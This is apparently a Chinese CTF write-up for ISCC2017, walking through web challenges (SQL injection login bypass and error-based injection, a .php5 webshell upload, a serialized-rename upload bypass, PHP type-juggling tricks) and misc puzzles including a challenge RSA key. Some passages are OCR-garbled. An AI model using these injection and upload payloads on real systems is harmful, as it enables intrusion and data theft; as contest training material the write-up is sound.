

ISCC2017 writeup

原创

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分类专栏: WriteUp

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17 篇文章 0 订阅

订阅专栏

WEB

Web签到题, 来和我换flag啊!

Raw	Params	Headers	Hex
---------------------	------------------------	-------------------------	---------------------

POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=flag&flag=flag

Raw	Headers	Hex	HTML	Render
---------------------	-------------------------	---------------------	----------------------	------------------------

HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:45:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 538
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>flag change flag!</title>
<meta charset="utf-8">
</head>
<body>
 哼,就给我一个flag我才不和你换呢
还不够诚意, 不和你换FLAG
<center><h1>You give me flag and I will give you flag too~~~</h1></center>

<center>
<form name="flag" action="index.php" method="post">
 <input type="hidden" name="hiddenflag" value="">
 <input type="text" name="flag" value="Let's change flag">

 <input type="submit" value="换FLAG!">
</form>
</center>
</body>

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输两个 **f1ag** 还不够, 看他的回复有个 **FLAG**, 尝试加一个, 成功得到**flag**

Raw	Params	Headers	Hex
---------------------	------------------------	-------------------------	---------------------

POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=flag&flag=flag&FLAG=flag

Raw	Headers	Hex	HTML	Render
---------------------	-------------------------	---------------------	----------------------	------------------------

HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:46:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
flag: [Now_goi0do@therew3b]
Vary: Accept-Encoding
Content-Length: 571
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>flag change flag!</title>
<meta charset="utf-8">
</head>
<body>
 哼,就给我一个flag我才不和你换呢
还不够诚意, 不和你换FLAG
这样才有诚意, fla
g给你吧!<center><h1>You give me flag and I will give you flag
too~~~</h1></center>

<center>

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WelcomeToMySQL

打开是一个上传界面，上传一个马试试，发现 .php 被过滤不允许上传


You are a good man



直接后缀改成 .php5 上传成功，菜刀链接

```
载入 /var/www/html/web-01/base.php
<?php
$servername="localhost";
$username="iscc2017";
$password="iscc2017";
$db="flag";
$tb="flag";
?> http://blog.csdn.net/Ni9htMar3
```

在相应地方发现提示，数据库密码



链接成功，数据库发现密码

执行成功!返回1行			
	id	name	flag
■	1	ISCC2017	Flag: {Iscc_1s_Fun_4nd_php_iS_Easy}
http://blog.csdn.net/Ni9htMar3			

自相矛盾

```

<?php
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['iscctf']);

```

```

if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!=5 OR !is_array($a["bar2"])[0])) die("nope");
        $pos = array_search("nudt", $a["bar2"]);
        $pos==false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!=$d){

        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "iscctf2017")?$v3=1:NULL;

    }
}
if($v1 && $v2 && $v3){

    echo 12;
}
?>

```

可以根据他的代码直接构造

首先需要定义一个 **json对象**，首先第一个为 **bar1** 要求不是全数字且大于**2016**，简单，赋值为 **2017a** 即可，这里用到了**PHP弱类型**的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型**intval**再比。第二个是 **bar2** 要求其是一个长度为**5**的数组，重点来了。

```

$pos = array_search("nudt", $a["bar2"]);
$pos==false?die("nope"):NULL;
foreach($a["bar2"] as $key=>$val){
    $val==="nudt"?die("nope"):NULL;
}

```

这两个其实是互相矛盾的，如何绕过？这时利用第一个 "nudt" 字符串与 0 弱类型比较相等，就可以绕过，方法：“bar2”：

[[1],2,3,4,0]

后面array和string进行strcmp比较的时候会返回一个null，ereg直接用%00截断即可
最终构造

iscc={"bar1":"2017a","bar2":[[1],2,3,4,0]}&cat[1][]=1&dog=%00&cat[0]=0isccctf2017

The screenshot shows a browser's developer tools network tab. A POST request is being made to the URL `http://139.129.108.53:8083/web-09/?iscc={"bar1":"2017a","bar2":[[1],2,3,4,0]}&cat[1][]=1&dog=%00&cat[0]=0isccctf2017`. The status code is 200 OK. The browser interface includes various toolbars and status indicators.

打破常规，毁你三观！！！flag{sfklljljdstuaft}

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我们一起来日站

打开，直接用御剑扫一下目录好了

<http://139.129.108.53:5090/web-04/robots.txt> 200


访问，得到下一层目录

The screenshot shows a browser's developer tools network tab. A GET request is being made to the URL `http://139.129.108.53:5090/web-04/robots.txt`. The status code is 200 OK. The browser interface includes various toolbars and status indicators.

```
#  
# robots.txt  
#  
User-agent: *  
Disallow: /21232f297a57a5a743894a0e4a801fc3/  
Disallow: /api
```

<http://blog.csdn.net/Ni9htMar3>

访问，要求找 **admin** 页面



keep finding admin page!

http://blog.csdn.net/Ni9htMar3

直接 **admin.php**, 得到界面



抓包，结果测试的时候就得到flag，还以为是什么sql注入呢

```
POST /web-04/21232f297a57a5a743894a0e4a801fc3/admin.php HTTP/1.1
Host: 139.129.108.53:5090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Referer: http://139.129.108.53:5090/web-04/21232f297a57a5a743894a0e4a801fc3/admin.php
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=admin' or 1=1%23

HTTP/1.1 200 OK
Date: Sat, 13 May 2017 10:21:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 881
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>我是后台233</title>
<meta name="keywords" content="">
<meta name="description" content="">
<meta name="viewport" content="width=device-width">
<link href="public/css/base.css" rel="stylesheet" type="text/css">
<link href="public/css/login.css" rel="stylesheet" type="text/css">
</head>
<body>
<p>Logged in! Flag: {ar32wefafafqw325t4rqfcafas}</p>
<form action="admin.php" method="post" id="form">
<div class="logo"></div>

```

I have a jpg,i upload a txt.

先分析一下源码，发现没什么具体的漏洞，不过有个加密解密的函数，看看能不能逆出来

```
<?php
include 'hanshu.php';
if(isset($_GET['do']))
```

```

{
    $do=$_GET['do'];
    if($do==upload)
    {
        if(empty($_FILES))
        {
            $html1=<<<HTML1
            <form action="index.php?do=upload" method="post" enctype="multipart/form-data">
            <input type="file" name="filename">
            <input type="submit" value="upload">
            </form>
HTML1;
            echo $html1;
        }
        else
        {
            $file=@file_get_contents($_FILES["filename"]["tmp_name"]);
            if(empty($file))
            {
                die('do you upload a file?');
            }
            else
            {
                if((strpos($file,'<?')>-1)|| (strpos($file,'?>')>-1)|| (stripos($file,'php')>-1)|| (stripos($file,'<script>')>-1)|| (stripos($file,'</script>')>-1))
                {
                    die('you can\'t upload this!');
                }
                else
                {
                    $rand=mt_rand();
                    $path='/var/www/html/web-03/uploads/'.$rand.'.txt';
                    file_put_contents($path, $file);
                    echo 'your upload success!./uploads/'.$rand.'.txt';
                }
            }
        }
    }

}
elseif($do==rename)
{
    if(isset($_GET['re']))
    {
        $re=$_GET['re'];
        $re2=@unserialize(base64_decode(unKaIsA($re,6)));
        if(is_array($re2))
        {
            if(count($re2)==2)
            {
                $rename='txt';
                $rand=mt_rand();
                $fp=fopen('./uploads/'.$rand.'.txt','w');
                foreach($re2 as $key=>$value)
                {
                    if($key==0)
                    {
                        $rename=$value;
                    }
                    else
                    {
                        if(file_exists('./uploads/'.$value.'.txt')&&is_numeric($value))
                        {
                            $fp=fopen('./uploads/'.$value.'.txt','w');
                            $fp2=fopen('./uploads/'.$rand.'.txt','r');
                            $content=fread($fp2, filesize($fp2));
                            $content=str_replace($value,$rename,$content);
                            fwrite($fp,$content);
                            fclose($fp2);
                            fclose($fp);
                        }
                    }
                }
            }
        }
    }
}

```

```
        {
            $file=file_get_contents('./uploads/'.$value.'.txt');
            fwrite($fp,$file);
        }
    }
}
fclose($fp);
waf($rand,$rename);
rename('./uploads/'.$rand.'.txt','./uploads/'.$rand.'.'.$rename);
echo "you success rename!./uploads/$rand.$rename";
}
}
else
{
    echo 'please not hack me!';
}
}
elseif(isset($_POST['filetype'])&&isset($_POST['filename']))
{
    $filetype=$_POST['filetype'];
    $filename=$_POST['filename'];
    if(((($filetype=='jpg')||($filetype=='png'))||($filetype=='gif'))&&is_numeric($filename))
    {
        $re=KaiSA(base64_encode(serialized($filetype,$filename))),6);
        header("Location:index.php?do=rename&re=$re");
        exit();
    }
    else
    {
        echo 'you do something wrong';
    }
}
else
{
    $html2=<<<HTML2
<form action="index.php?do=rename" method="post">
filetype: <input type="text" name="filetype" /> please input the your file's type
<br>
filename: <input type="text" name="filename" /> please input your file's numeric name,like 12345678
<br>
<input type="submit" />
</form>
HTML2;
    echo $html2;
}
}
else
{
    show_source(__FILE__);
}
?>
```

首先随便上传一个文件

The screenshot shows a browser interface with the following details:

- Toolbar buttons: Load URL, Split URL, Execute.
- URL input field: `http://139.129.108.53:3366/web-03/index.php?do=upload`.
- Checkboxes: Enable Post data, Enable Referrer.
- Bottom navigation bar: 禁用 (Disable), Cookies, CSS, 表单 (Form), 图片 (Image), 网页信息 (Page Info), 其他功能 (Other Functions), 标记 (Mark).
- Message: "your upload success!./uploads/1380324336.txt".
- Link: <http://blog.csdn.net/Ni9htMar3>

利用文中的机制本地测试一下，发现是 大写字母+6， 小写字母-6

脚本

```
<?php
    function KaIsA($text,$j)
    {
        echo $text."<br>";
        for($i=0; $i < strlen($text); $i++)
        {
            $te = ord($text[$i]);
            //echo $te."<br>";
            if($te <=90 && $te >=65)
            {
                $te += $j;
                if($te > 90 )
                {
                    $te = $te - 26;
                }
            }
            else if($te >=97 && $te <=122)
            {
                $te -= $j;
                if($te < 97)
                {
                    $te = $te + 26;
                }
            }
            $text[$i] = chr($te);
        }
        echo $text."<br>";
        return $text;
    }
//$a[1]='728032523';
//$a[2]='53858205';
//$f1=base64_encode(serializ($a));
//KaIsA($f1,6);
$filename = '1909367105';
$filetype = 'php';
$re2 = KaIsA(base64_encode(serializ(array($filetype,$filename))),6);
?>
```

这样的话可以任意的更改后缀，好，现在就要开始上传一句话木马，由于有很强的绕过，但是代码中只要绕过 `key==0` 就可以两次上传两个文件进行 `fwrite` 拼接

定义一个数组，使第一位值空，然后后两位放两个文件，利用自己做的加密脚本加密，直接 `do= rename&re=字符串`
拼接完以后改下后缀名，访问即可

Load URL: http://139.129.108.53:3366/web-03/index.php?do=rename&re=EZisUhnjUdG7wtitUcPquNGcU2e6SZntUdKqUcOrUZG5StE3SZG1Odn9
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

you success rename!./uploads/1578666964.php

http://blog.csdn.net/Ni9htMar3

Load URL: http://139.129.108.53:3366/web-03/uploads/1578666964.php
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记

```
<?php  
show_source(__FILE__);  
//flag已经给你了，还来这里找什么？猜一猜它在哪~  
?>
```

http://blog.csdn.net/Ni9htMar3

GET /web-03/uploads/1578666964.php HTTP/1.1
Host: 139.129.108.53:3366
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Found
Date: Tue, 16 May 2017 12:11:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Location: ../../flaggalf.php
Content-Length: 38
Connection: close
Content-Type: text/html

flag {54a5bd4fe6193580020487b56acff6c5}

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where is your flag

打开这个界面，其他没有发现异常之处

Load URL: http://139.129.108.53:6980/web-08/
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

*****flag is in flag

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猜测是sql注入的题，先测试一下

一开始测试id，结果发现消失，看来id是注入点

但之后无论怎么尝试都没见回显，一开始以为都被过滤，但后来经测试不是，猜测可能是'被转义了

The screenshot shows a browser-based tool for testing URLs. The URL input field contains "http://139.129.108.53:6980/web-08/?id=%df' select". Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". At the bottom of the interface are various toolbar icons and a status bar indicating "当前网页的语言为英文, 是否需要翻译为中文?" (The current page's language is English, do you want to translate it to Chinese?) with buttons for "立即翻译" (Translate Now) and "暂不需要" (Not Now).

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select' at line 1

http://blog.csdn.net/Ni9htMar3

果真报错了，直接利用报错注入即可

The screenshot shows a browser-based tool for testing URLs. The URL input field contains "http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,table_name,0x7e) from information_schema.tables where table_schema=database(),0x7e)))%23". Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". At the bottom of the interface are various toolbar icons and a status bar indicating "当前网页的语言为英文, 是否需要翻译为中文?" (The current page's language is English, do you want to translate it to Chinese?) with buttons for "立即翻译" (Translate Now) and "暂不需要" (Not Now). The message "XPATH syntax error: '~~~article~,~flag~~'" is displayed.

http://blog.csdn.net/Ni9htMar3

The screenshot shows a browser-based tool for testing URLs. The URL input field contains "http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,column_name,0x7e) from information_schema.columns where table_name=0x666c6167),0x7e))%23". Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". At the bottom of the interface are various toolbar icons and a status bar indicating "当前网页的语言为英文, 是否需要翻译为中文?" (The current page's language is English, do you want to translate it to Chinese?) with buttons for "立即翻译" (Translate Now) and "暂不需要" (Not Now). The message "XPATH syntax error: '~~~id~,~thisisflag~~'" is displayed.

http://blog.csdn.net/Ni9htMar3

在这里需要分片一下


The screenshot shows a browser-based tool for testing URLs. The URL input field contains "http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select mid(thisisflag,1,32) from flag),0x7e)))%23". Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". At the bottom of the interface are various toolbar icons and a status bar indicating "当前网页的语言为英文, 是否需要翻译为中文?" (The current page's language is English, do you want to translate it to Chinese?) with buttons for "立即翻译" (Translate Now) and "暂不需要" (Not Now). The message "XPATH syntax error: '~flag:{441b7fa1617307be9632263a4'" is displayed.

http://blog.csdn.net/Ni9htMar3

The screenshot shows a browser-based tool for testing URLs. The URL input field contains "http://139.129.108.53:6980/web-08/?id=%df' and extractvalue(1, concat(0x7e, (select mid(thisisflag,10,32) from flag),0x7e)))%23". Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". At the bottom of the interface are various toolbar icons and a status bar indicating "当前网页的语言为英文, 是否需要翻译为中文?" (The current page's language is English, do you want to translate it to Chinese?) with buttons for "立即翻译" (Translate Now) and "暂不需要" (Not Now). The message "XPATH syntax error: '~b7fa1617307be9632263a4497871e)~'" is displayed.

http://blog.csdn.net/Ni9htMar3

不过其实还有简单的，通过扫目录发现有个 `flag.php` 有句提示



view-source:http://139.129.108.53:6980/web-08/flag.php

1 hint:thisisflag

http://blog.csdn.net/Ni9htMar3

这都已经说明了 `thisisflag` 是列名， `flag` 是表名

反正得到 `flag`

`flag: flag:{441b7fa1617307be9632263a4497871e}`

Simple sql

直接 `username=' union select md5(1)##`

`password=1`

然后验证码碰一个就好，出来 `flag`

MISC

眼见非实

下载下来是一个 `.docx` 文件，但通过分析，改成 `.zip` 打开，在 `document.xml` 中发现 `flag`



document.xml

http://blog.csdn.net/Ni9htMar3 2 KB


HTML 文档

```
<w:t>在这里哟! </w:t>
</w:r>
</w:p>
<w:p w:rsidRDefault="002B3D8D" w:rsidR="002B3D8D" w:rsidRPr="002B3D8D">
- <w:pPr>
- <w:rPr>
<w:rFonts w:hint="eastAsia"/>
<w:vanish/>
</w:rPr>
</w:pPr>
- <w:r w:rsidRPr="002B3D8D">
- <w:rPr>
<w:vanish/>
</w:rPr>
<w:t>flag{F1@g}</w:t>
</w:r>
```

http://blog.csdn.net/Ni9htMar3

很普通的Disco

是一段音频，直接看波形，发现最前面隐藏了一段，猜测有问题



差不多有105个点，可以是7的倍数，猜测是**ascii**

高位为1，低位为0，写出来，7位一组，直接转换

脚本

```
a = ['1100110',
    '1101100',
    '1100001',
    '1100111',
    '1111011',
    '1010111',
    '1100000',
    '1010111',
    '101010',
    '1100110',
    '1110101',
    '1101110',
    '1101110',
    '1111001',
    '1111101']
flag = ''
for i in a:
    #print i
    flag += chr(int(i,2))
print flag
```

http://129.129.129.129:8080/Discord
flag {WOW*funny}
请按任意键继续。
Sun, Dec 11 2019 10:38:30

再见李华

一开始是一张图片，用binwalk分析发现里面有一个zip压缩包，抠出来解压缩时发现需要密码


一开始真心不知道密码怎么解，想过爆破，不过后来仔细看题还是发现隐藏的**hint**，说是大于1000字，且落款为 **LiHua**，也就是密码大致为 **????LiHua** 这样的话，尝试一下掩码爆破，直接出来



就在其中

是一个数据包，分析一下，发现是用ftp下载文件

其中是一个key.txt的压缩包，解压缩是密文



里面还有公钥私钥


```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj
0u8yMWH4Qi+xTbjHgbE7wOukOa0+2PyQXiqIzZnf5jCkJuVDYjALGcKrZM40CQBB
d85B/LTc36XZ7JVfX5kGy5tIR3tquuPIVKNdAsH1Sqh9S7YSS39RdnSa5r0UyGhr
LzxwzzM9I04e+QQ+CQIDAQAB
-----END PUBLIC KEY-----

-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj0u8yMWH4Qi+xTbjHgbE7wOuk
Oa0+2PyQXiqIzZnf5jCkJuVDYjALGcKrZM40CQBBd85B/LTc36XZ7JVfX5kGy5tI
R3tquuPIVKNdAsH1Sqh9S7YSS39RdnSa5r0UyGhrLzxwzzM9I04e+QQ+CQIDAQAB
AoGADiaw5mGubtCxbkeBOVYf+V/fXnjVSf76QbrzsD1kOooUjfV6sKR2C5Pd7S7H
H+1owENBBgEKvoBtb/cqA2tvU9vQ415TMBJcHv6LEcb9WPpnMxPV2GNj0+DTPGPY
Xnu1UZ1Zjwx+NaF5rESoSSVS2ZaaIxBs4RWRXk+1HEbTFECQQD6Rp6jMweRgPH0
pR3mgIK83zL+kzqY5M5isIPV3DIC5JQN2kXqK73IDQCFVlfXnr9lAAVRzLDsAXLqv
le/o6yQLAkEA+edY+GER1LuD1t2k9js0Dc7EwnLcxoFUE60ivj8Gf9jzLskGHxsv
0IV6J50HwPh54kAxAnqCjSqnRAwGNzr+uwJBALYEjDUm1LdGrxXZ0jAkgHC6Z0zs
aK3uwHdXGcinqCp+t9EQpq3KzQF+L4AeKxRQONEq5m9I2LQ/vGocwrmD4dcCQQDb
rTyOinWz8upAFPK0e2hUvwA/pkzgyosoCMhDyI9kD0gmVlv10Dbd7Jem9o8dWM97
zcXHUF41LbSkmN6m1FAkEAqmZbr35bPfkeoiikwN16OVQytg12TZjw2vIbvfab
f9Rvti8Lh/tbrmhZroiZ8/l3aAZmugI1NBcbeZR0gz8ggg=
-----END RSA PRIVATE KEY-----
```

直接利用openssl解密就行

```
root@Ni9htMar3: ~/桌面 # openssl rsa -decrypt -in key.txt -inkey pkey.key -out
hello.de
root@Ni9htMar3: ~/桌面 # http://blog.csdn.net/Ni9htMar3
```

-in指定被加密的文件，-inkey指定私钥文件，-out为解密后的文件。



很普通的数独

5 * 5

排列
发现
有数
字的
地方
涂黑
就行
没有
什么
方
法，
只能
利用
表格
默默
的涂
黑

这里
有个
坑就
是他
的二
维码
3个
角需
要根
据二
维码
的特
点调
换下
顺序



下载下来居然有25张图片。。。猜测肯定是拼成一张二维码，就看怎么拼。。。试了试，直接

扫出来一堆字符

```
Vm0xd1NtUXIWa1pPVldoVFIUSInjRlJVVGtOamJGWnIWMjFHVlUxV1ZqTldNakZlWVcxS1lxTnNhRmhoTVZweVdWUkdXbVZHWhOWGJGc  
HBWa1paZWxaclpEUmhNVXBYYWW14V2FHvnFRVGs9
```

一看就是**base64**解密，还好几层，解就行

flag: flag{y0ud1any1s1}

basic

Wheel Cipher

加密表:

```
1: < ZWAXJGDLUBVIQHKYPNTCRMOSFE <
2: < KPBELNACZDTRXMJQOYHGVSFUWI <
3: < BDMAIZVRNSJUWFHTEQGYXPLOCK <
4: < RPLNDVHGFCUKTEBSXQYIZMJWAQ <
5: < IHFRLABEUOTSGJVDKCPMNZQWXY <
6: < AMKGHIWPNYCJBZFDRUSLOQXVET <
7: < GWTHSPYBXIZULVKMRAFDCEONJQ <
8: < NOZUTWDCVRJLXKISEFAPMYGHQ <
9: < XPLTDSRFHENYVUBMCQWAOKZGJ <
10: < UDNAJFBOWTGVRSCZQKELMXYIHP <
11: < MNBVCXZQWERTPOIUYALSKDJFHG <
12: < LVNCMXZPQOWEIURYTASBKJDFHG <
13: < JZQAWSXCDERFVBGTYHNUMKILQP <
```

密钥为: 2, 3, 7, 5, 13, 12, 9, 1, 8, 10, 4, 11, 6

